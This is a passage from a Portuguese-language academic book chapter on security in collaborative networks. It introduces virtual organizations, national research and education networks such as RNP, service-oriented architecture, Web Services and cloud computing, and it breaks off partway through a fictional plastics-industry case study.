[Zhang et al. 2006] Zhang, Z., Wong, D. S., XU, J., e FENG, D. (2006). Certificateless public key signature: Security model and efficient construction. In *4th. International Conference on Applied Cryptography and Network Security, ACNS'06*, volume 3989 of *Lecture Notes in Computer Science*, Singapore. Springer. 35

[Zheng 1997] Zheng, Y. (1997). Digital signcryption or how to achieve cost(signature & encryption) cost(signature) + cost(encryption). In *CRYPTO '97: Proceedings of the 17th Annual International Cryptology Conference on Advances in Cryptology*, pages 165–179, London, UK. Springer-Verlag. 25

Capítulo 3

Segurança em Redes Colaborativas: Desafios e Propostas de Soluções[1]

Michelle S. Wangham[◇], Emerson Ribeiro de Mello[†], Davi da Silva Böger[⋆], Ramicés dos Santos Silva[⋆], Diego Ricardo Holler[◇], Joni da Silva Fraga[⋆]

[◇] Universidade do Vale do Itajaí

[⋆] Universidade Federal de Santa Catarina

[†] Instituto Federal de Santa Catarina

email:wangham@univali.br, mello@ifsc.edu.br,
{dsboger, ramices, fraga }@das.ufsc.br, diego.holler@univali.br

Abstract

The infrastructure provided by Internet stimulated the creation of different forms of collaborative networks. This Chapter introduces an analysis about security challenges in colaborative networks based on service oriented architecture, in particular, virtual organizations and national research and education networks. Dynamic trust establishment, quality of protection policies, privacy and single sign on in heterogeneous infrastructure are the main challenges in this environment. This Chapter also presents some security proposals to colaborative networks and some problems that are not covered yet.

Resumo

A realização de negócios que usufruem da infra-estrutura de colaboração oferecida pela Internet impulsionou a criação de diversas formas de redes colaborativas. Este Capítulo apresenta uma análise sobre os desafios de segurança presentes nas redes colaborativas baseadas na arquitetura orientada a serviço, em especial, organizações virtuais e redes nacionais de pesquisa e educação. Entre os desafios, destacam-se o estabelecimento dinâmico da confiança, a definição de políticas globais de qualidade de proteção, a privacidade das informações das entidades que compõem tais redes e a concretização da autenticação única e da autorização diante de infra-estruturas de segurança heterogêneas. Soluções para prover segurança às redes colaborativas voltadas para tratar cada um destes desafios são analisadas e, por fim, são apresentadas questões ainda em aberto.

[1]Financiado pelo CNPq (Projeto 484740/2007-5)

3.1. Introdução

Com o seu amadurecimento, a Internet alcançou índices de desempenho e confiabilidade que permitiram que esta deixasse de ser uma rede apenas acadêmica para transformar-se em uma importante plataforma de comunicação e colaboração para pessoas e organizações em todos os ramos de atividades. Essa evolução não só permitiu que as comunicações se tornassem mais rápidas e baratas, mas também oportunizou o desenvolvimento de novas formas de interação através das redes colaborativas. Dentre essas formas, destacam-se as redes colaborativas de organizações (*Collaborative Networks of Organizations* - CNO), que são sistemas constituídos por componentes autônomos, geograficamente distribuídos, que colaboram através da rede para alcançar um objetivo comum [Camarinha-Matos e Afsarmanesh 2005] e as redes nacionais de pesquisa e educação (*National Research and Education Network* - NREN), provedores de serviço de Internet especializados que oferecem serviços de comunicação avançada para comunidade científica e canais dedicados para projetos de pesquisa [TERENA 2008].

As redes colaborativas de pesquisa e de organizações possuem uma série de requisitos de interoperabilidade e segurança, que estão presentes em todas as fases do seu ciclo de vida. A interoperabilidade é necessária para tratar vários aspectos de heterogeneidade entre os membros da rede, que incluem as diversas plataformas computacionais (hardware, sistemas operacionais, linguagens de programação) utilizadas, as várias políticas (administrativas, de segurança, de negócios) às quais esses membros estão sujeitos e as diferentes tecnologias de segurança adotadas. Um suporte a essa heterogeneidade é essencial para garantir que a rede possa atender o maior número possível de participantes. A segurança, por sua vez, é fundamental para que os membros de uma rede colaborativa possam depositar confiança nas suas interações com outros membros.

Uma vez que as redes colaborativas exigem que as organizações participantes tenham relações de confiança com um amplo domínio de parceiros, apesar da tendência para trabalhos colaborativos, muitas organizações ainda têm receios em compartilhar informações sensíveis, principalmente, quando há a necessidade de colaboração com parceiros desconhecidos [Wangham et al. 2005]. Do ponto de vista de políticas de segurança, cada organização possui suas próprias políticas, ou seja, havendo a necessidade de colaboração há ainda a necessidade de um acordo entre os parceiros envolvidos.

Os desafios de segurança que envolvem as redes colaborativas iniciam-se na sua fase de criação. Dentre estes, destacam-se o estabelecimento dinâmico de relações de confiança, a definição de políticas globais de qualidade de proteção e, no caso das organizações virtuais, a privacidade na busca e seleção de parceiros. Durante a fase de operação das redes colaborativas, como as entidades participantes estão dispostas por diferentes domínios administrativos e de segurança, os desafios consistem em concretizar a autenticação SSO (*Single Sign On*) e a autorização distribuída de forma transparente, devido principalmente à heterogeneidade das infra-estruturas de segurança. Na comunicação entre os participantes das redes colaborativas, deve-se garantir a confidencialidade, a integridade e a autenticidade das informações transmitidas, de acordo com a política de qualidade de proteção (QoP) estabelecida. A manutenção de uma rede está relacionada à evolução da composição da mesma. As redes colaborativas que serão tratadas neste capítulo possuem diferentes níveis de dinamismo. O grande desafio nestes ambientes é

manter o progresso das aplicações mesmo diante do que é identificado na literatura como churn [Godfrey et al. 2006], recursos entram e saem do sistema em tempos arbitrários, e muitas vezes durante os processamentos distribuídos.

O objetivo deste capítulo é analisar os desafios e as propostas de soluções para prover segurança às redes colaborativas orientadas a serviços, em especial, para as organizações virtuais e para as redes nacionais de pesquisa e educação. As questões chaves de segurança analisadas são: autenticação SSO, estabelecimento dinâmico de relações de confiança, casamento de políticas de qualidade de proteção e controle de acesso distribuído. Os conceitos, problemas e soluções de segurança apresentados neste capítulo são complementados com a apresentação de cenários de uso em redes colaborativas que demonstram a aplicabilidade das soluções de segurança apresentadas.

Este capítulo está dividido em cinco seções. Nesta primeira Seção foi apresentado o contexto geral em que o trabalho está inserido, destacando os objetivos do documento e a motivação para a escolha do tema. Na Seção 3.2, os tipos de redes colaborativas são descritos e alguns conceitos básicos relacionados à Arquitetura Orientada a Serviços são introduzidos. Ainda nesta seção, dois cenários de uso de redes colaborativas são descritos. A Seção 3.3 apresenta os principais desafios de segurança presentes nas redes colaborativas e, retomando os cenários apresentados na seção anterior, são apresentadas as principais ameaças de segurança nestes cenários. A Seção 3.4 tem por objetivo apresentar o estado da arte relativo à segurança em redes colaborativas orientadas a serviços, ou seja, as soluções atuais para os problemas apontados na Seção 3.3 . Por fim, a seção 3.5 traz uma síntese dos principais aspectos de segurança analisados e das tendências das soluções de segurança apresentadas.

3.2. Redes colaborativas: tipos e infra-estruturas de serviços

Segundo [Camarinha-Matos et al. 2008], um novo ambiente competitivo para as indústrias de manufatura, de software e de serviços vem se desenvolvendo nos últimos anos e a tendência para negócios colaborativos está forçando um mudança na forma na qual estas indústrias são gerenciadas. Segundo os autores, a participação em redes colaborativas tem sido muito importante para a organização que anseia encontrar uma vantagem competitiva diferenciada, especialmente se esta for uma pequena ou média empresa.

Neste Capítulo, está sendo adotado o seguinte conceito para rede colaborativa: "é uma rede que consiste de várias entidades (p.ex., organizações pessoas e máquinas) autônomas, heterogêneas e geograficamente distribuídas, que colaboram para encontrar um objetivo comum e compatível e cujas interações são suportadas pelas redes de computadores" [Camarinha-Matos et al. 2008]. Dois tipos de redes colaborativas serão abordados neste trabalho: as redes colaborativas de organizações (*Collaborative Networks of Organizations* - CNO) e as redes nacionais de pesquisa e educação (*National Research and Education Network* - NREN).

3.2.1. Redes Colaborativas de Organização

Uma grande variedade de redes colaborativas de organizações tem sido formada nos últimos anos, como por exemplo, Empresas Estendidas (*Extended Enterprises*), Cadeias de Fornecimento Dinâmicas (*Supply Chain*), Empresas Virtuais (*Virtual Enterprises*) e

Organizações Virtuais (*Virtual Organizations*)[Camarinha-Matos e Afsarmanesh 2005]. No cenário das redes de organizações, a cooperação na forma de organizações virtuais (OVs) é a estratégia que mais se destaca e que vem sendo adotada por muitas empresas, por profissionais e laboratórios espalhados ao redor do mundo, visando atender novas oportunidades de negócios (ONs), bem como ampliar sua participação em novos mercados e/ou alcançar excelência científica para o desenvolvimento de projetos inovadores [Kürümlüoglu et al. 2005].

Uma OV corresponde a uma união temporária de organizações independentes que se agregam visando compartilhar recursos e funcionalidades para alcançar objetivos que estas não alcançariam sozinhas. A cooperação destas organizações é garantida pela automação e informatização de grande parte de suas infra-estruturas, deixando-as acessíveis via Internet. A seleção dos membros da OV é, geralmente, provida por sistemas de busca e seleção de parceiros que são aplicados sobre um conjunto pré-definido de organizações, chamado de ambiente de geração de OVs (*Virtual Organization Breeding Enviromment - VBE*), que é uma evolução do conceito tradicional de *cluster* de empresas [Wangham et al. 2005].

Conforme ilustrado na Figura 3.1, o ciclo de vida de uma organização virtual é um processo circular composto dos estágios de criação, operação, evolução e dissolução cujas funcionalidades são [Camarinha-Matos et al. 2008]:




Figura 3.1. Ciclo de Vida de Vida de uma Organização Virtual

- Criação: identificar as competências necessárias para atender a uma oportunidade de negócio, modelar o projeto cooperativo com base nestas competências e identificar os parceiros que melhor se enquadram neste projeto (busca e seleção). Regras comuns de cooperação, riscos e o como ocorrerá compartilhamento dos resultados também são definidos neste estágio;

- Operação: executar o projeto cooperativo de forma eficiente e efetiva. Mecanismos de cooperação e medidas de desempenho tem papel importante neste estágio;

- Evolução: permitir uma pequena alteração de membros ou redistribuição de competências entre os membros. Mudanças maiores em objetivos, princípios ou mudanças de muitos parceiros levam a uma nova formação;

- Dissolução: como os projetos dentro de uma OV tem tempos de vida limitados, quando finalizados as relações de cooperação precisam ser dissolvidas.

Para a realização do conceito de redes colaborativas de organizações, três pré-condições são essenciais: a colaboração entre os parceiros envolvidos em um nível que vai além da simples troca de mensagens de correio eletrônico; a confiança, pois parceiros desejam compartilhar informações; e que todas (ou quase todas) as atividades colaborativas realizadas sejam feitas via rede de computadores [Rabelo 2008].

No cenário das redes de organizações, onde as alianças são voláteis e o fluxo de colaboração algumas vezes é gerado e conhecido dinamicamente, de acordo com o processo de negócio requerido, infra-estruturas para negócios colaborativos mais flexíveis são necessárias. A infra-estrutura deve ser transparente e adaptativa, de acordo com as condições do ambiente de negócio e o nível de autonomia das organizações. Segurança e interoperabilidade são dois requisitos não funcionais que também devem ser considerados nesta infra-estrutura [Rabelo 2008].

3.2.2. Redes Nacionais de Pesquisa e Educação

As Redes Nacionais de Pesquisa e Educação (*National Research and Education Network* - NREN) são caracterizas por interconectar principalmente entidades de educação superior (universidades e institutos de pesquisas), porém outras quatro exceções podem pertencer a uma NREN, escolas de ensino médio e fundamental, museus e bibliotecas, hospitais e departamentos do governo.

Segundo a associação TERENA (*Trans-European Research and Education Networking Association*)[2] (2008), é crescente, não só na Europa, o número de países interessados em desenvolver e aprimorar suas redes nacionais (NRENs). Na Europa, catalogados na associação TERENA, são 46 países que possuem estas redes. Dados do consórcio da APAN (*Asia-Pacific Advanced Network*)[3] indicam 15 redes acadêmicas na Ásia e Pacífico, já na América Latina 15 países são membros da Rede *Clara* (*Cooperación Latino Americana de Redes Avanzadas*)[4]. Outras duas importantes redes nacionais são a *Internet2* (Estados Unidados)[5] e a *CANARIE* (Canadá)[6].

No Brasil, tem-se a Rede Nacional de Ensino e Pesquisa (RNP) que oferece uma infra-estrutura de rede Internet (rede Ipê) que conecta as principais universidades e institutos de pesquisa do país, cerca de 600 instituições, beneficiando-se de um canal de comunicação rápido e com suporte a serviços e aplicações avançadas. Baseada em tecnologia de transmissão óptica, a rede Ipê está entre as mais avançadas do mundo e possui conexão com redes acadêmicas estrangeiras, tais como *Clara* (América Latina), *Internet2* (Estados Unidos) e *Géant* (Europa) [7].

Além do serviço de conectividade de rede com uso de tecnologias avançadas, as NREN oferecem uma diversidade de serviços para os parceiros que participam destas redes colaborativas, entre estes destacam-se: ferramentas avançadas para comunicação instantânea interativa, tais como videoconferência, Telefonia IP e *help desk*; centro de

[2] http://www.terena.org
[3] http://www.apan.net
[4] http://www.redeclara.net
[5] http://www.internet2.edu
[6] http://www.canarie.ca
[7] http://www.rnp.br

atendimentos a incidentes de Segurança; serviços de vídeo digital, tais como vídeo sob demanda e transmissões de vídeo ao vivo; ferramentas de planejamento e operação de redes que monitoram o funcionamento de todos os enlaces da NREN; infra-estrutura de chaves públicas (ICP), serviços de autenticação e de autorização para federações de serviços; serviços de sincronização de relógios e *Grid Services*. O portfolio de serviços oferecidos pelas NREN tem crescido a cada ano.

Na RNP, os serviços básicos de conectividade oferecidos para as instituições usuárias da rede Ipê incluem ampla largura de banda de acesso, com uso de tecnologias avançadas como IPv6 e *multicast* e atendimento a incidentes de segurança. A RNP também disponibiliza ferramentas avançadas de comunicação, tais como videoconferência e telefonia pela Internet (voz sobre IP), serviços de vídeo digital (vídeo sob demanda, transmissão de vídeo ao vivo e transmissão de sinal de TV), *service desk*, serviço de sincronização de relógio e *Internet Data Center*[8]. Desde 2008, a RNP reúne instituições de ensino e pesquisa brasileiras em uma rede de confiança chamada Federação CAFe - Comunidade Acadêmica Federada, na qual cada instituição parceira é responsável por autenticar e prover informações de seus usuários para provedores de serviços autorizados pertencentes a esta federação[9].

3.2.3. Redes Colaborativas Orientadas a Serviço

Arquitetura Orientada a Serviços

Um conceito que vem se solidificando para a construção de redes colaborativas é o de Arquitetura Orientada a Serviços (AOS) [Rabelo 2008]. Os componentes fundamentais de uma AOS são os serviços que implementam interfaces bem definidas. As aplicações distribuídas são construídas então através da composição e combinação dos vários serviços disponíveis [Weerawarana et al. 2005].

A AOS é constituída de relações entre três tipos de participantes: o diretório para registro de serviços, repositório que é utilizado para publicar e localizar as interfaces dos serviços; o provedor de serviços, entidade responsável por publicar as interfaces dos serviços providos por esta no registro de serviços e também responsável por atender as requisições originadas pelos clientes; e o cliente, aplicação ou um outro serviço que efetua requisições a um serviço. Cada participante da arquitetura pode ainda assumir um ou mais papéis, podendo ser, por exemplo, um provedor e um cliente de serviços [de Mello et al. 2006].

Os participantes se relacionam através de três operações: publicar, localizar e invocar, como pode ser visto na Figura 3.2. Inicialmente, o provedor de serviços publica a interface do seu serviço junto ao diretório para registro de serviços. Desta forma, em algum momento posterior, o cliente pode efetuar uma busca por um determinado serviço (operação localizar), especificando as características desejadas, no diretório de registros. Se o serviço existir, a interface e a localização do respectivo serviço são retornados para o cliente. Por fim, o cliente efetua uma invocação ao provedor do serviço (operação invocar) [de Mello et al. 2006].

[8]Mais detalhes sobre esses serviços podem ser obtidos em `http://www.rnp.br/servicos`

[9]`http://eaa-ufc.ufc.br/wiki/index.php/Federa%C3%A7%C3%A3o_CAFe`




Figura 3.2. Interação entre as entidades da AOS[de Mello et al. 2006]

[Erl 2006] apresenta uma série de princípios que os serviços devem atender:

- serviços abstraem a lógica de implementação. Devido a isto, o contrato do serviço (sua interface) é a única parte visível para o mundo externo;
- serviços compartilham um contrato formal que descreve o que o serviço faz e quais os termos da troca de informações entre os serviços;
- serviços são fracamente acoplados pois são projetados pra interagir sem a necessidade de dependências fortes e o conhecimento interno de suas estruturas;
- serviços são autônomos já que a lógica governada por um serviço permanece em um contorno explícito e este não é dependente de outros serviços para executar sua governança;
- serviços podem ser compostos;
- serviços permitem serem descobertos, pois seus contratos podem estar expostos em um repositório;
- serviços são reutilizáveis;
- serviços não fazem o gerenciamento de estado (*stateless*).

Os Serviços *Web* (*Web Services*) são uma das principais tecnologias existentes para a implementação de aplicações seguindo a AOS e são componentes de software projetados para prover suporte às interações entre aplicações heterogêneas sobre a Internet. As principais características que tornam os Serviços *Web* uma tecnologia integradora e promissora são [de Mello et al. 2006]: (1) possuem um modelo fracamente acoplado e transparente que garante a interoperabilidade entre os serviços, sem que estes necessitem ter o conhecimento prévio de quais tecnologias estão presentes em cada lado da comunicação; (2) são auto-contidos[10] e auto-descritivos[11]; (3) usam padrões abertos como o

[10]A adoção dos Serviços *Web* não implica uso de qualquer aplicativo adicional no cliente ou no servidor. Para o cliente, basta uma linguagem de programação que dê suporte a XML e ao HTTP, por exemplo. Para o servidor, basta que o mesmo possua um servidor de aplicação para disponibilizar os serviços.

[11]Tanto o cliente como o servidor só precisam se preocupar com o formato e com o conteúdo das mensagens a serem trocadas, abstraindo os detalhes de implementação (fraco acoplamento).

HTTP e o XML, permitindo assim que aplicações sejam integradas através de linguagens e protocolos amplamente aceitos, e (4) tornam mais fácil a composição ou a combinação de diferentes provedores, visando formar serviços mais complexos e sofisticados.

Para tornar possível as três operações fundamentais de uma AOS - publicar, localizar e invocar - a arquitetura de Serviços *Web* adota as seguintes tecnologias baseadas em XML: a *Web Services Description Language* (WSDL) [Booth e Liu 2007], linguagem padrão usada para descrever as funcionalidades dos Serviços *Web*; o *Universal Description, Discovery and Integration* (UDDI) [Clement et al. 2004], serviço padrão para publicação e localização de Serviços *Web*; e o SOAP [Mitra e Lafon 2003], protocolo usado para a invocação do serviço.

Segundo [Rabelo 2008], como as redes colaborativas são caracterizadas como um sistema aberto, que faz uso da Internet, as vantagens inerentes dos Serviços *Web* tornam esta tecnologia ideal para compor a camada de infra-estrutura que dará o suporte para as trocas de informações, que fornecerá as funcionalidades de coordenação e de colaboração e que permitirá que relações de negócios e de parcerias entre empresas e instituições de ensino e pesquisa sejam estabelecidas de maneira simples e dinâmica. Com o uso desta tecnologia, as aplicações podem executar múltiplos saltos, envolvendo múltiplas operações em vários serviços, e, além disso, estas podem ultrapassar os limites impostos pelos filtros de pacotes tradicionais (*firewalls*).

Um conceito fundamental para a compreensão das infra-estruturas de suporte às redes colaborativas é o de **federação de serviços**, definido no contexto deste trabalho como: uma forma de associação dos parceiros de uma rede colaborativa que usa um conjunto comum de atributos, práticas e políticas para trocar informações e compartilhar serviços, possibilitando a cooperação entre os membros da federação[12]. Uma federação é basicamente composta por consumidores de serviços (clientes), provedores de serviços (*Service Provider* - SP) e provedores de identidades (*Identity Provider* - IdP). Provedores de serviços são entidades que disponibilizam serviços para os parceiros da federação, consumidores de serviços são entidades ou serviços que usufruem dos serviços disponibilizados nos provedores de serviços e provedores de identidade são entidades que atuam como um serviço de autenticação para consumidores de serviços e como serviço de autenticação da origem do dado para provedores de serviços. IdPs atuam como Terceiras-Partes Confiáveis (TPC) tanto para o consumidor quanto para o provedor de serviços.

Conceitos e Modelos de Computação usados em Redes Colaborativas

Segundo [Camarinha-Matos 2005], a ampla adoção da arquitetura orientada a serviços, a difusão das redes colaborativas, a popularização dos conceitos Web 2.0 e Enterprise 2.0 e o sucesso das tecnologias associadas e estes conceitos tem impactado profundamente nas atividades colaborativas das organizações e no processo de desenvolvimento de software.

O termo **Web 2.0** foi criado em 2004 pela empresa *O'Reilly Media* para designar uma segunda geração de comunidades e serviços que tem como conceito a "*Web* como

[12]Baseado nas definições de federação encontradas na Federação *Incommon* (`http://www.incommonfederation.org/`), WS-Federation[WS-FEDERATION 2006] e [Rabelo 2008].

plataforma e o software com serviço"[13]. A Web 2.0 visa expandir radicalmente a idéia do acesso à informação através de um conjunto transparente de plataformas computacionais que permite uma fácil, rápida e inteligente forma de encontrar o que se deseja independentemente de onde, em que formato e com qual semântica a informação se encontra [Cancian 2009]. Segundo o precursor do uso do termo, Web 2.0 pode ser definida como:

> "[...] é a mudança para uma Internet como plataforma e um entendimento das regras para obter sucesso nesta nova plataforma. Entre outras, a regra mais importante é desenvolver aplicativos (serviços) que aproveitem os efeitos de rede para se tornarem melhores quanto mais são usados pelas pessoas, aproveitando a inteligência coletiva" [O'Reilly 2005].

Na Web 2.0, os *softwares* funcionam pela Internet (via Web), não somente instalados no computador local, de forma que vários programas podem se integrar formando uma grande plataforma. Exemplos de tecnologias e ferramentas Web 2.0 são: wikis, blogs, as redes sociais, *social bookmarks*, RSS e os serviços do Google, tais como GoogleDocs, GoogleMaps e Gmail. Na Web 2.0, os softwares funcionam como um serviço. Neste modelo de negócio o software, oferecido como um serviço (***Software as a Service*** - **SaaS**), está hospedado em um provedor de serviços e é acessado pelos usuários através da Internet (ver Figura 3.3), sem a necessidade que estes implantem ou mantenham uma infra-estrutura de TI para utilizá-lo [Cancian 2009]. O cliente possui direitos sobre seus dados e sobre o uso do software, mas em nenhum momento precisa adquirir uma licença ou comprar o software como se fosse um produto [Ma 2007]. O acordo comercial é estabelecido através de um contrato em de nível de serviço (SLA - *Service Level Agreement*), onde são definidas as condições, valores e responsabilidades entre clientes e provedores.




Figura 3.3. Exemplo do Modelo de Negócio *SaaS*[Cancian 2009]

Aprimorando a tecnologia ASP (*Application Service Provider*), que também oferece serviços via Internet, o modelo SaaS envolve também conceitos de arquitetura (funcionamento, desempenho, segurança) típicos de um serviço bem construído. Na tecnologia ASP, um servidor provê serviços de *software* baseados em contratos que envolvem a utilização, armazenamento e acesso a aplicações, através de um gerenciamento centralizado.

[13] Alguns críticos do termo, tais como Tim Berners-Lee, afirmam que este é apenas uma jogada de marketing (*buzzword*).

Enquanto no modelo SaaS o acesso é feito aos serviços, ou seja, pode-se selecionar o que será acessado de maneira desacoplada, no ASP o acesso é feito a toda aplicação.

Segundo [Mcafee 2006], o termo **Enterprise 2.0** refere-se a trazer para as empresas (organizações) as tecnologias e ferramentas da Web 2.0, possibilitando que parceiros colaborem e compartilhem informações, provendo a informação certa na hora certa através de redes de aplicação, de serviços e de dispositivos interconectados. Na Enterprise 2.0, o uso das emergentes plataformas de software social, torna acessível a inteligência coletiva transformando-a em uma enorme vantagem competitiva. Siemens e IBM são exemplos de empresas que implantaram em suas redes colaborativas o conceito Enterprise 2.0.

De acordo com [Armbrust et al. 2009], no contexto da Web 2.0 e Enterprise 2.0, há uma tendência de que os dados de usuários - inclusive os próprios sistemas operacionais – sejam disponibilizados em servidores remotos, tornando desnecessário o uso de dispositivos de armazenamento e possibilitando o compartilhamento de tal conteúdo com qualquer plataforma de acesso à *Web*. Este recente conceito de computação, chamado ***cloud computing***, tem o potencial para transformar uma grande parte da indústria de TI, tornando o software como um serviço ainda mais atraente e moldando a forma como o hardware é concebido e adquirido [Armbrust et al. 2009].

Cloud computing é um termo usado para descrever um ambiente de computação baseado em uma rede massiva de servidores, sejam virtuais ou físicos e refere-se à distribuição de aplicações como serviços (SaaS) através da Internet. Essa rede massiva de servidores (hospedada em datacenters) e a infra-estrutura de gerenciamento destes servidores constituem a nuvem (*cloud*) e os softwares (serviços) residem nesta nuvem [Armbrust et al. 2009]. Quando uma nuvem se torna disponível, um serviço é vendido como uma "utility computing". *Utility computing*[14] é modelo de provisionamento de serviços em que um prestador de serviços torna recursos de computação e gestão das infra-estruturas disponíveis para o cliente, conforme necessário, sem cobrar uma taxa fixa, mas sim o quanto foi consumido e utilizado [Buyya et al. 2008]. Segundo [Armbrust et al. 2009], *cloud computing* é a soma de SaaS com utility computing. Para [Hayes 2008], os conceitos *cloud computing*, *utility computing*, *software as a service*, *Internet as platform* (Web 2.0), tem um elemento em comum, a mudança na geografia da computação. Esta mudança irá afetar todo o ecossistema computacional, usuários, desenvolvedores de software, gerentes de TI e até mesmo a indústria de *hardware*.

Visto como uma plataforma essencial para distribuição de serviços, *cloud computing* oferece um ambiente que permite o compartilhamento de recursos, tais como o compartilhamento de infra-estruturas escaláveis, *middleware* e plataformas de desenvolvimento de aplicações e processos de negócios (aplicações de valor agregado).

Um dos principais objetivos da *cloud computing* é usufruir da Internet e da Intranet para compartilhar recursos para os seus usuários. Segundo [Zhang e Zhou 2009], tipicamente, quatro tipos de recursos podem ser providos e consumidos na Internet: recursos de infra-estrutura, que incluem poder computacional, capacidade de armazenamento (*storage*); recursos de *software*, incluindo recursos de *middleware* e plataformas de desenvol-

[14]Também conhecido como *on-demand computing*.

vimento de aplicações; recursos de aplicações (serviços ou *mashups*[15]), que são providos através do modelo de SaaS ou *mashups* de aplicações de valor agregado; e processos de negócios, que inclui os Serviços *Web* compostos e aplicações orientadas a negócios que possibilitem reuso, provisionamento e composição.

De acordo com [Zhang e Zhou 2009], a virtualização e a AOS são as duas tecnologias chaves para o sucesso da *cloud computing*. A virtualização é a tecnologia central que permite compartilhar recursos na nuvem, esta tecnologia trata como as imagens de sistemas operacionais, *middlewares* e aplicações são criadas e alocadas corretamente em máquinas ou em fatia de pilhas de servidores. As imagens poderão ser transferidas e colocadas no ambiente de produção sob demanda. Como AOS é apropriada para tratar a componentização, a reusabilidade e a flexibilidade de *softwares*, com intuito de conceber plataformas de *Cloud Computing* escaláveis, a AOS deve ser adotada para prover componentes reutilizáveis, interfaces padronizadas e soluções arquiteturais extensíveis. Segundo os autores, conceber plataformas de *cloud computing* simples (compartilhamento de um único tipo de recurso) é fácil, entretanto, construir uma arquitetura de *cloud computing* escalável e que suporte o compartilhamento dos quatros tipos de recursos ainda é uma tarefa desafiadora.

Exemplos de Redes Colaborativas Orientadas a Serviço

Conforme descrito [Rabelo et al. 2008], o projeto ECOLEAD desenvolveu um *middleware* para redes colaborativas de organização baseado no modelo de negócio SaaS. A infra-estrutura desenvolvida no projeto aplica a abordagem de AOS e a tecnologia de serviços web foi a escolhida para implementar a infra-estrutura proposta. Um conceito fundamental na infra-estrutura ECOLEAD é o de federação de serviços, sendo que todos os serviços relacionados com uma rede colaborativa são membros da federação . Logo, serviços podem ser encontrados, usados e compartilhados entre os parceiros da rede colaborativa. Os conceitos Web 2.0 e Enterprise 2.0 também foram adotados na concepção da infra-estrutura do projeto ECOLEAD uma vez que os serviços compartilhados pela Internet (via *web*) são fáceis de serem localizados, podem ser combinados em processos de negócios complexos, são acessados e contabilizados sob demanda (*utility computing*), proveem suporte a computação móvel e alguns serviços oferecidos são específicos para trabalhos colaborativos que contribuem para a inteligência coletiva [Rabelo 2008].

No contexto das Redes Nacionais de Pesquisa e Educação, pode-se citar como exemplo de infra-estrutura orientada a serviço para redes colaborativas o *middleware* para gerenciamento de acesso e identidade da rede colaborativa Internet2[16] que garante que somente pessoas autorizadas terão acessos aos serviços da rede. Neste *middleware*, o mesmo serviço de gerenciamento de identidade é usado para acessar todas as aplicações. Os principais projetos em desenvolvimento no contexto deste *middleware* são: o Shibbol-

[15]Um *mashup* é um novo gênero de aplicação *web* interativa ou *web site* que usa conteúdo de mais de uma fonte de dados externa para criar um novo serviço completo, pode ser considerada uma aplicação da Web 2.0 [Merrill 2006].

[16]`http://www.internet2.edu/middleware`

let[17], a ferramenta de gerenciamento de grupos Gouper[18] e a plataforma para trabalhos colaborativos COmanage[19]. Os membros da rede colaborativa da Internet2, já usufruem das funcionalidades deste *middleware* através da federação de serviços InCommon. A missão desta federação é criar e prover suporte a um *framework* comum para o gerenciamento confiável de acesso a recursos compartilhados para os parceiros da Internet2. Em abril de 2009, a comunidade desta federação era formada por mais de 3.6 milhões de usuários finais. Como a base do *middleware* Internet2 e da federação InCommon consistem em sistemas de gerenciamento de identidade federada, estes estão descritos em mais detalhes na seção que trata deste assunto (Seção 3.4.1).

3.2.4. Estudos de casos

Esta seção descreve dois cenários de uso fictícios de redes colaborativas. O primeiro consiste na seleção de parceiros para composição de uma organização virtual e outro envolve o provimento de serviços de acesso a bibliotecas digitais em redes nacionais de pesquisa e ensino. Aspectos de segurança nestes cenários serão analisados nas Seções 3.3 e 3.4.

Cenário 1: Rede Colaborativa TechPlast - Busca e Seleção de Parceiros

A rede colaborativa de organizações *TechPlast* é um cluster de pequenas e médias indústrias do setor de plásticos do Sul do Brasil que colaboram para aprimorar sua participação de mercado. Entre estas estão indústrias de embalagens plásticas, de peças plásticas injetadas, de máquinas injetoras de plástico, prestadoras de serviços e fornecedoras de matéria prima. Esta rede colaborativa foi criada como uma solução estratégica para atender ao mercado que demanda tempos de entrega curtos, preços baixos e produção acima da capacidade das micros e pequenas empresas da região. Na *TechPlast*, um ambiente para geração de Organizações Virtuais (OVs) propicia o estabelecimento de alianças temporárias e a condução de negócios colaborativos de forma mais eficiente, ágil, flexível e confiável. Este ambiente não é estático sendo que novas organizações podem entrar e outras podem deixar a rede. Cada OV criada atua como uma entidade de grande porte capaz de atender uma oportunidade negócio que não poderia ser atendida por somente uma das organizações. Cada membro da OV mantém sua independência e autonomia podendo inclusive fazer negócios fora da rede *TechPlast*.

